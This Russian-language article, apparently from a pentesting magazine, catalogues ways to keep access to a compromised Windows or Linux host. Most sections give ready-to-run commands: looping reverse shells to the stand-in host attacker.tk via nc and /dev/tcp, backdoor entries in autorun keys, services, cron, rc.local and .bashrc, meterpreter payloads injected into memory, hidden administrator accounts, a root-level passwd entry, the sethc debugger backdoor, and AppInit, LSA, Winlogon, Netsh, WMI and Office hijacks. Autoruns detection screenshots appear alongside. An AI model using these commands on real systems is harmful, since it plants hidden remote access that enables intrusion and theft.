

Persistence — способы прописаться в системе при пентесте



Сегодняшняя статья посвящена **Persistence**. Мы рассмотрим основные и наиболее популярные способы, которые позволяют прописаться в системе после взлома — скрытно или не очень. Все рассматриваемые в статье способы по большей части не зависят от версии и конфигурации ОС и легко реализуемы.

Еще по теме: [Как пользоваться Metasploit Framework](#)

Итак, начнем. Когда хакер получил шелл на хосте, первое, что нужно сделать, — это обеспечить себе «постоянство» (persistence) в системе. Ведь во большинстве случаев на RCE может быть лишь одна попытка, а значит, нельзя потерять доступ из-за каких-нибудь ошибок.

Есть различные способы организовать возможность постоянного присутствия Persistence, у каждого свои достоинства и недостатки:

- записать что-либо на HDD:
 - плюс: переживет перезагрузку;
 - минусы: заметно для человека, заметно для антивируса;
- внедрить код в RAM:
 - плюс: незаметно для человека;
 - минусы: не переживет перезагрузку, может быть заметно для антивируса;

- изменить конфигурацию ОС:
 - плюсы: незаметно для антивируса, переживет перезагрузку;
 - минус: может быть заметно для человека. Чаще всего при закреплении в системе все же приходится обращаться к диску, поскольку это единственный способ не вылететь из-за случайной перезагрузки. В общем случае успешность такой персистентности зависит от двух факторов:
- насколько скрытно от пользователя прописан запуск бэкдора;
- насколько безобидно для антивируса тело бэкдора.

Очевидно, что с точки зрения закрепления Linux — более приоритетная система. Компьютеры с ним, как правило, редко обслуживаются пользователями и не перезагружаются месяцами. Да и как точка опоры они подходят больше. Хосты под управлением Linux удобны еще и потому, что они редко защищены антивирусом, а антивирус для персистентности — это ощутимая проблема.

В свою очередь, в Windows больше вариантов автозагрузки, что может помочь лучше замаскироваться в ее недрах. Ведь, в отличие от проникновения в Linux, нам почти всегда придется работать рядом с пользователем, опытным или не очень.

Если имеете дело не с одной целью, а с целой группой, весьма удобно использовать для машины атакующего доменное имя, а не IP. Тогда для каждой жертвы или группы жертв можно будет задать свое уникальное имя в DNS-зоне атакующего (далее в примерах — `attacker.tk`). Это позволяет эффективнее управлять жертвами. Выглядит это примерно так.

```
$TTL 60
```

```
*           IN      A          1.2.3.4           ; по умолчанию все бэкдоры направлены на атакующего
admins      IN      CNAME     notexists.fake.      ; отключить группу бэкдоров
victim1     IN      A          5.6.7.8           ; направить бэкдор victim1 на коллегу
```

Если антивирусы не главная проблема, то в качестве reverse shell часто можно использовать простые `nc.exe`, `ncat.exe` и `socat.exe`. Все они обладают возможностями RAT и зачастую нормально проходят антивирус. Поскольку это программы, работающие из командной строки, можно сделать их запуск на машине жертвы незаметным. В Windows для этого достаточно поменять `subsystem` у исполняемого файла:

```
1  pe header → optional header nt fields → subsystem → GUI (0x0002)
```

Описанные далее примеры помогут не только при закреплении на машине жертвы, но и для выявления фактов компрометации.

Анализ элементов автозагрузки — это часто поиск иголки в стоге сена. Обычно приходится судить по названию исполняемого файла, тому, где он находится (в правильных местах или где-то в профиле пользователя), а также по названию и описанию компании-разработчика, зашитым внутри файла. Впрочем, ничто не мешает атакующему подделать эти данные.

Антивирусы же, как правило, не удаляют записи в списках автозагрузки, а удаляют сами исполняемые файлы. Поэтому битая ссылка в автозагрузке — тревожный сигнал.

Во многих случаях для персистентности могут потребоваться права администратора. Это тоже может стать проблемой, ведь далеко не каждый шелл обладает нужными привилегиями. Поэтому в каждом примере я буду помечать символом \$ ввод непривилегированного пользователя, а # — администратора. Для обнаружения будем использовать утилиту [Autoruns](#), результаты вы можете наблюдать на скриншотах.

Шелл

Организовать персистентность можно прямо из командной строки. Чтобы шелл открывался всегда, используем команду с бесконечным циклом, уходящую в фон.

Windows

Вот как это работает в Windows:

```
1 cmd$> start cmd /C "for /L %n in (1,0,10) do ( nc.exe attacker.tk 8888 -e cmd.exe & ping -n 60 127.0.0.1 )"
```

Linux

```
1 bash$> ( bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60;
2 done"; )&
bash$> nohup bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60; done" &
```

- **Плюсы:** управляемый интервал запуска, подойдет любой пользователь.
- **Минус:** не переживет перезагрузку.

cmd.exe	0.04	1 664 K	2 924 K	2760 cmd /C "for /L %n in (1,0,10) do (c:\users\administrator...	Windows Command Processor
conhost.exe	0.16	764 K	2 760 K	2768 \??\C:\Windows\system32\conhost.exe 0x4	Console Window Host
PING.EXE	0.14	752 K	2 952 K	3044 ping -n 60 127.0.0.1	TCP/IP Ping Command
nc.exe	0.48	864 K	3 448 K	2016 c:\users\administrator\nc.exe 10.0.0.1 8888 -e cmd.exe	
cmd.exe	0.12	1 568 K	2 712 K	2172 cmd.exe	Windows Command Processor

Автозагрузка

Говоря о персистентности, нельзя пройти мимо классической и всем известной автозагрузки. Ее преимущество в том, что она будет работать с правами любого, даже неадминистративного пользователя.

Windows

```
1 cmd$> copy meter.exe %APPDATA%\Roaming\Microsoft\Windows\Start
2 Menu\Programs\Startup\
3 cmd$> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v
4 persistence /t REG_SZ /d "C:\users\username\meter.exe"
cmd$> copy meter.exe C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup\
cmd$> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
persistence /t REG_SZ /d "C:\Windows\system32\meter.exe"
```

Linux

```
1 bash$> echo "nc attacker.tk 8888 -e /bin/bash 2>/dev/null &" >> ~/.bashrc
```

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office					
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks					
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48	
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	22.08.2013 14:03	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				01.02.2021 9:25	
persistence	ApacheBench command line utility	(Not verified) Apache Software Foundation	c:\users\administrator\meter.exe	29.08.2009 21:06	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
n/a	Microsoft .NET IE SECURITY REGIST...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	14.08.2013 8:56	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
n/a	Microsoft .NET IE SECURITY REGIST...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	14.08.2013 9:35	

Сервисы

Использовать службу для закрепления более выгодно, чем автозагрузку, так как Service Manager будет сам перезапускать службу, если потребуется.

Для Windows создание службы потребует права администратора.

```
1 cmd#> sc create persistence binPath= "nc.exe -e \windows\system32\cmd.exe
2 attacker.tk 8888" start= auto
3 cmd#> sc failure persistence reset= 0 actions=
restart/60000/restart/60000/restart/60000
cmd#> sc start persistence
```

В Linux создать службу можно и с учетки простого пользователя. Вот варианты для рута и для простого пользователя.

- 1 `bash#> vim /etc/systemd/system/persistence.service`
- 2 `bash$> vim ~/.config/systemd/user/persistence.service`

Содержимое файла:

- 1 `[Unit]`
- 2 `Description=persistence`
- 3 `[Service]`
- 4 `ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/attacker.tk/8888 0>&1'`
- 5 `Restart=always`
- 6 `RestartSec=60`
- 7 `[Install]`
- 8 `WantedBy=default.target`

И запускаем созданную службу:

- 1 `bash#> systemctl enable persistence.service`
- 2 `bash#> systemctl start persistence.service`
- 3 `bash$> systemctl --user enable persistence.service`
- 4 `bash$> systemctl --user start persistence.service`

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска, подходит любой пользователь.
- **Минус:** необходимы права администратора.

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office					
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks					
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
<input checked="" type="checkbox"/> Netman	Network Connections: Manages...	(Verified) Microsoft Windows	c:\windows\system32\netman.dll	22.08.2013 13:05	
<input checked="" type="checkbox"/> netprofm	Network List Service: Identifies t...	(Verified) Microsoft Windows	c:\windows\system32\netprofmsvc.dll	22.08.2013 13:49	
<input checked="" type="checkbox"/> NlaSvc	Network Location Awareness: C...	(Verified) Microsoft Windows	c:\windows\system32\nlasvc.dll	22.08.2013 13:35	
<input checked="" type="checkbox"/> nsi	Network Store Interface Service...	(Verified) Microsoft Windows	c:\windows\system32\nsisvc.dll	22.08.2013 14:05	
<input checked="" type="checkbox"/> PerfHost	Performance Counter DLL Host:...	(Verified) Microsoft Windows	c:\windows\system32\perfhost.exe	22.08.2013 8:12	
<input checked="" type="checkbox"/> persistence	persistence:		c:\users\administrator\nc.exe	03.01.1998 23:17	
<input checked="" type="checkbox"/> pla	Performance Logs & Alerts: Perf...	(Verified) Microsoft Windows	c:\windows\system32\pla.dll	22.08.2013 14:34	
<input checked="" type="checkbox"/> PlugPlay	Plug and Play: Enables a comp...	(Verified) Microsoft Windows	c:\windows\system32\umpnpmgr.dll	22.08.2013 15:35	
<input checked="" type="checkbox"/> PolicyAgent	IPsec Policy Agent: Internet Pro...	(Verified) Microsoft Windows	c:\windows\system32\ipsecsvc.dll	22.08.2013 13:35	
<input checked="" type="checkbox"/> Power	Power: Manages power policy a...	(Verified) Microsoft Windows	c:\windows\system32\umpo.dll	22.08.2013 14:02	
<input checked="" type="checkbox"/> PrintNotify	Printer Extensions and Notificati...	(Verified) Microsoft Windows	c:\windows\system32\spool\drivers\x64\3\pri...	22.08.2013 14:50	
<input checked="" type="checkbox"/> ProfSvc	User Profile Service: This servic...	(Verified) Microsoft Windows	c:\windows\system32\profsvc.dll	22.02.2014 13:35	

Задачи

Создание запланированной задачи — весьма удобный способ поддержания доступа. Заодно можно задать время и интервал запуска. Но делать это разрешено, как правило, только привилегированным пользователям.


Windows

- 1 `cmd#> at 13:37 \temp\nc.exe -e \windows\system32\cmd.exe attacker.tk 8888`
- 2 `cmd#> schtasks /create /ru SYSTEM /sc MINUTE /MO 1 /tn persistence /tr "c:\temp\nc.exe -e c:\windows\system32\cmd.exe attacker.tk 8888"`

Linux

```
1 bash#> echo "* * * * * bash -i >& /dev/tcp/attacker.tk/8888 0>&1" >>
2 /var/spool/cron/root
bash#> echo '$SHELL=/bin/bash\n* * * * * root bash -i >& /dev/tcp/attacker.tk/8888
0>&1\n'> /etc/cron.d/pwn
```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска.
- **Минус:** нужны права администратора/root.



In-memory

Внедрение бэкдора, который будет висеть в оперативной памяти, имеет смысл, если нужно закрепиться на целевой машине, не оставляя никаких следов. Антивирусы обычно слабо контролируют деятельность в памяти, поскольку это сопряжено с большим дополнительным расходом ресурсов. Даже опытный пользователь вряд ли заметит что-то, что скрыто внутри легального процесса.

В качестве in-memory-бэкдора мы будем использовать meterpreter. Это, пожалуй, самый известный RAT, способный работать исключительно в памяти, не трогая при этом диск.

Windows

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f
2 raw -o meter32.bin exitfunc=thread StagerRetryCount=999999
cmd$> inject_windows.exe PID meter32.bin
```

Linux


```
1 msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f
2 raw -o meter32.bin exitfunc=thread StagerRetryCount=999999
bash$> inject_linux PID meter32.bin
```

Внедрить код мы можем не только в нативные процессы, но и в интерпретируемые, например интерпретатором Python:

- 1 msfvenom -p python/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -o
 - 2 meter.py exitfunc=thread StagerRetryCount=999999
- \$> pyrasite 12345 meter.py

За максимальную скрытность платим потерей персистентности после перезагрузки.

- **Плюсы:** подойдет любой пользователь, трудно обнаружить человеку.
- **Минусы:** не переживает перезагрузку.



Поскольку вредоносный поток запускается вне какой-либо библиотеки, Procexp часто показывает такой поток как запущенный от нулевого адреса.

Конфиги

Организация персистентности через изменение конфигурации ОС — отличный способ спрятаться от антивируса. Это единственный случай, когда мы не используем вообще никакой исполняемый код. Но применимо это, только если у нас есть прямой доступ к целевой машине.

Создание скрытого пользователя, от имени которого можно будет потом получить удаленный доступ, — это, пожалуй, самый известный вариант такой атаки.

Windows

- 1 cmd#> net user attacker p@ssw0rd /add
- 2 cmd#> net localgroup administrators /add attacker
- 3 cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v attacker /t REG_DWORD /d 0 /f


Linux

- 1 `bash#> openssl passwd -1 -salt test`
- 2 `bash#> echo 'post:1test$pi/xDtU5WFVRqYS6BMU8X/:0:0:::/bin/bash' >> /etc/passwd`

Простое и эффективное внедрение закладки в Windows через RDP:

- 1 `cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image`
 - 2 `File Execution Options\sethc.exe" /v Debugger /t reg_sz /d`
`"\windows\system32\cmd.exe"`
- `cmd#> reg add "HKLM\system\currentcontrolset\control\Terminal`
`Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0x0 /f`

- **Плюсы:** трудно обнаружить антивирусом, переживает перезагрузку.
- **Минусы:** требует права администратора/root, не подходит, если машина за NAT или файрволом.



Особые приемы в Linux

Вот мы и добрались до трюков, которые сработают только в определенной ОС. Начнем с Linux.

LD_PRELOAD

В Linux для того, чтобы в каждый запускаемый процесс подгружался нужный нам код, можно использовать переменную LD_PRELOAD:

- 1 `bash#> echo /path/to/meter.so >> /etc/ld.so.preload`
- 2 `bash#> echo export LD_PRELOAD=/path/to/meter.so >> /etc/profile`
- 3 `bash$> echo export LD_PRELOAD=/path/to/meter.so >> ~/.bashrc`

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.

Подробнее об этом методе читай в статье [«Создание руткита в Linux с помощью LD_PRELOAD»](#).

rc.local

Один раз после перезагрузки мы можем выполнить команды в `rs.local`.

```
1 bash#> echo "nc attacker.tk 8888 -e /bin/bash &" >> /etc/rc.local
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** неуправляемый интервал запуска, нужны права root.

Особые приемы в Windows

Здесь у нас будет больше интересных трюков!


































Дебаггер

Если атакующий знает, что атакуемый пользователь часто запускает какую-то программу, скажем калькулятор, то он может внедрить свой код в тело этой программы с помощью джойнера. Однако всякое вмешательство в исполняемые файлы неумолимо повышает уровень недоверия к ним со стороны антивируса. Куда более изящным исполнением будет перехват запуска:

```
1 cmd#> copy calc.exe _calc.exe
2 cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\calc.exe" /v Debugger /t reg_sz /d "cmd /C _calc.exe &
c:\windows\nc.exe -e c:\windows\system32\cmd.exe attacker.tk 8888" /f
```

Как только victim запустит, а затем закроет калькулятор, атакующий примет reverse shell.

- **Плюс:** переживает перезагрузку.
- **Минус:** требует права администратора.

								
								
								
Autorun Entry		Description	Publisher	Image Path			Timestamp	Virus Total
	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options					01.02.2021 9:25		
		proceexp....		cmd /c _proceexp.exe & c:\users\administrator\nc.exe -e c:\windows\system32\cmd.exe 10.0.0.1 8888			01.02.2021 9:25	
	HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options					01.02.2021 9:25		
		proceexp....		cmd /c _proceexp.exe & c:\users\administrator\nc.exe -e c:\windows\system32\cmd.exe 10.0.0.1 8888			22.08.2013 19:46	
	HKLM\SOFTWARE\Classes\Htmfile\Shell\Open\Command(Default)					02.03.2014 9:32		
		C:\Progr...	Internet Explorer (Verified) Micro...	c:\program files\internet explorer\explore.exe				

Gflags

Почти таким же образом можно организовать запуск своего кода, когда пользователь закрывает определенную программу.

```

1 cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
2 File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
3 cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t
  REG_DWORD /d 1
  cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows
  NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "nc -e
  \windows\system32\cmd.exe attacker.tk 8888"

```

- **Плюс:** переживает перезагрузку.
- **Минус:** требует права администратора.

Autoruns этот способ не обнаруживает, но вы можете проверить ветку реестра:

```
1 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit
```

WMI

```

1 cmd#> wmic /NAMESPACE:"\\root\\subscription" PATH __EventFilter CREATE
2 Name="persistence", EventNameSpace="root\\cimv2",QueryLanguage="WQL", Query
3 * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
  'Win32_PerfFormattedData_PerfOS_System'
  cmd#> wmic /NAMESPACE:"\\root\\subscription" PATH CommandLineEventConsume
  Name="persistence",
  ExecutablePath="C:\\users\\admin\\meter.exe",CommandLineTemplate="C:\\users\\admi
  cmd#> wmic /NAMESPACE:"\\root\\subscription" PATH __FilterToConsumerBinding C
  Filter="__EventFilter.Name='persistence'",
  Consumer="CommandLineEventConsumer.Name='persistence'"

```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска.
- **Минус:** требует права администратора.

Autorun Entry					
	Description	Publisher	Image Path	Timestamp	Virus Total
WMI Database Entries					
<input checked="" type="checkbox"/>	persistence ApacheBench comma...	(Not verified) Apache ...	c:\users\administrator\meter.exe	29.08.2009 21:06	

Applnit

В Windows есть интересный способ внедрения библиотек в оконные приложения с помощью Applnit (они должны использовать user32.dll).

```

1 cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows"
2 /v LoadApplnit_DLLs /t reg_dword /d 0x1 /f
3 cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows"
4 /v Applnit_DLLs /t reg_sz /d "c:\path\to\meter64.dll" /f
cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows" /v LoadApplnit_DLLs /t reg_dword /d 0x1 /f
cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows" /v Applnit_DLLs /t reg_sz /d "c:\path\to\meter32.dll" /f

```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требует права администратора, неуправляемый интервал запуска.

Everything					
Appinit					
KnownDLLs					
Winlogon					
Winsock Providers					
Print Monitors					
LSA Providers					
Network Providers					
WMI					
Office					
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls				01.02.2021 9:27	
<input checked="" type="checkbox"/> c:\windows\meter.dll			c:\windows\meter.dll	26.02.2014 1:31	
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls				01.02.2021 9:25	
<input checked="" type="checkbox"/> c:\windows\meter.dll			c:\windows\meter.dll	26.02.2014 1:31	

Lsass

Еще одна возможность — прописать библиотеку в системном процессе lsass. Это достаточно выгодное место, поскольку в данном процессе хранятся те самые учетные записи, которые мы извлекаем утилитой [mimikatz](#).

```

1 cmd#> reg add "HKLM\system\currentcontrolset\control\lsa" /v "Notification
Packages" /t reg_multi_sz /d "rassfm\0scecli\0meter" /f

```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требуются права администратора, неуправляемый интервал запуска, можно убить систему.

Everything					
Appinit					
KnownDLLs					
Winlogon					
Winsock Providers					
Print Monitors					
LSA Providers					
Network Providers					
WMI					
Office					
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
<input checked="" type="checkbox"/> HKLM\SYSTEM\CurrentControlSet\Control\lsa\Notification Packages				01.02.2021 9:26	
<input checked="" type="checkbox"/> meter			c:\windows\meter.dll	26.02.2014 1:31	

Winlogon

Чтобы каждый раз, как кто-то из пользователей входит в систему, открывался шелл, можно использовать механизм Winlogon.

```

1 cmd#> reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v
Userlnit /t reg_sz /d "c:\windows\system32\userinit.exe,c:\windows\meter.exe"

```

- **Плюс:** переживает перезагрузку.
- **Минус:** неуправляемый интервал запуска.

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office						
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks						
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total	
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit				01.02.2021 11:34		
<input checked="" type="checkbox"/> c:\windo... ApacheBench command line utility	(Not verified) Apache Softwa...		c:\windows\meter.exe	29.08.2009 21:06		
<input checked="" type="checkbox"/> HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48		
<input checked="" type="checkbox"/> cmd.exe Windows Command Processor	(Verified) Microsoft Windows		c:\windows\system32\cmd.exe	22.08.2013 14:03		
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21		
<input checked="" type="checkbox"/> n/a Microsoft .NET IE SECURITY REGI...	(Verified) Microsoft Corporation		c:\windows\system32\mscori...	14.08.2013 8:56		
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				01.02.2021 9:21		
<input checked="" type="checkbox"/> n/a Microsoft .NET IE SECURITY REGI...	(Verified) Microsoft Corporation		c:\windows\syswow64\mscor...	14.08.2013 9:35		

Netsh

Утилита настройки сети Netsh тоже позволяет подгружать произвольную библиотеку. Это открывает возможность организовать через нее импровизированную автозагрузку. Результат будет выглядеть безобидно, так как первоначально вызывается системный компонент Windows.

- 1 cmd#> c:\windows\syswow64\netsh.exe
- 2 netsh> add helper c:\windows\meter32.dll
- 3 cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\Windows\SysWOW64\netsh.exe"

В итоге получаем такую цепочку: autorun → netsh.exe → meter.dll.

При этом meter.dll будет скрыт от глаз пользователя — он увидит лишь запуск легитимной Netsh, родной компонент Windows.

- **Плюсы:** переживает перезагрузку, сложно обнаружить пользователю.
- **Минус:** требует права администратора.

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office						
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks						
Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total	
<input checked="" type="checkbox"/> HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48		
<input checked="" type="checkbox"/> cmd.exe Windows Command Processor	(Verified) Microsoft Windows		c:\windows\system32\cmd.exe	22.08.2013 14:03		
<input checked="" type="checkbox"/> HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				01.02.2021 9:21		
<input checked="" type="checkbox"/> 60000 Windows Explorer	(Verified) Microsoft Windows		c:\windows\explorer.exe	22.02.2014 12:10		
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				01.02.2021 9:24		
<input checked="" type="checkbox"/> persistence Network Command Shell	(Verified) Microsoft Windows		c:\windows\syswow64\netsh.exe	22.08.2013 6:53		
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21		
<input checked="" type="checkbox"/> Applying ... IOD Version Map	(Verified) Microsoft Windows		c:\windows\system32\iesetup.dll	22.08.2013 15:22		
<input checked="" type="checkbox"/> Applying ... IOD Version Map	(Verified) Microsoft Windows		c:\windows\system32\iesetup.dll	22.08.2013 15:22		
<input checked="" type="checkbox"/> n/a Microsoft .NET IE SECURITY REGISTR...	(Verified) Microsoft Corporation		c:\windows\system32\mscori...	14.08.2013 8:56		
<input checked="" type="checkbox"/> Themes ... Windows Theme API	(Verified) Microsoft Windows		c:\windows\system32\themeui.dll	22.02.2014 14:56		
<input checked="" type="checkbox"/> Web Plat... IE Per-User Initialization Utility	(Verified) Microsoft Windows		c:\windows\system32\ie4uinit.exe	22.02.2014 14:54		
<input checked="" type="checkbox"/> Windows... Windows Shell Common DLL	(Verified) Microsoft Windows		c:\windows\system32\shell32.dll	22.02.2014 13:10		

Office

Этот способ подойдет, если атакуемый пользователь часто работает с офисным пакетом. Не такая уж редкость!

- 1 cmd\$> reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\users\username\meter.dll

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.

Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	AppInit
KnownDLLs	Winlogon	Winsock Providers	Print Monitors	LSA Providers	Network Providers	WMI	Office			
Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal					
HKCU\SOFTWARE\Microsoft\Office test\Special\Perf\Default				01.02.2021 12:21						
<input checked="" type="checkbox"/> C:\users\admin\meter.dll			c:\users\admin\meter.dll	26.02.2014 2:20						
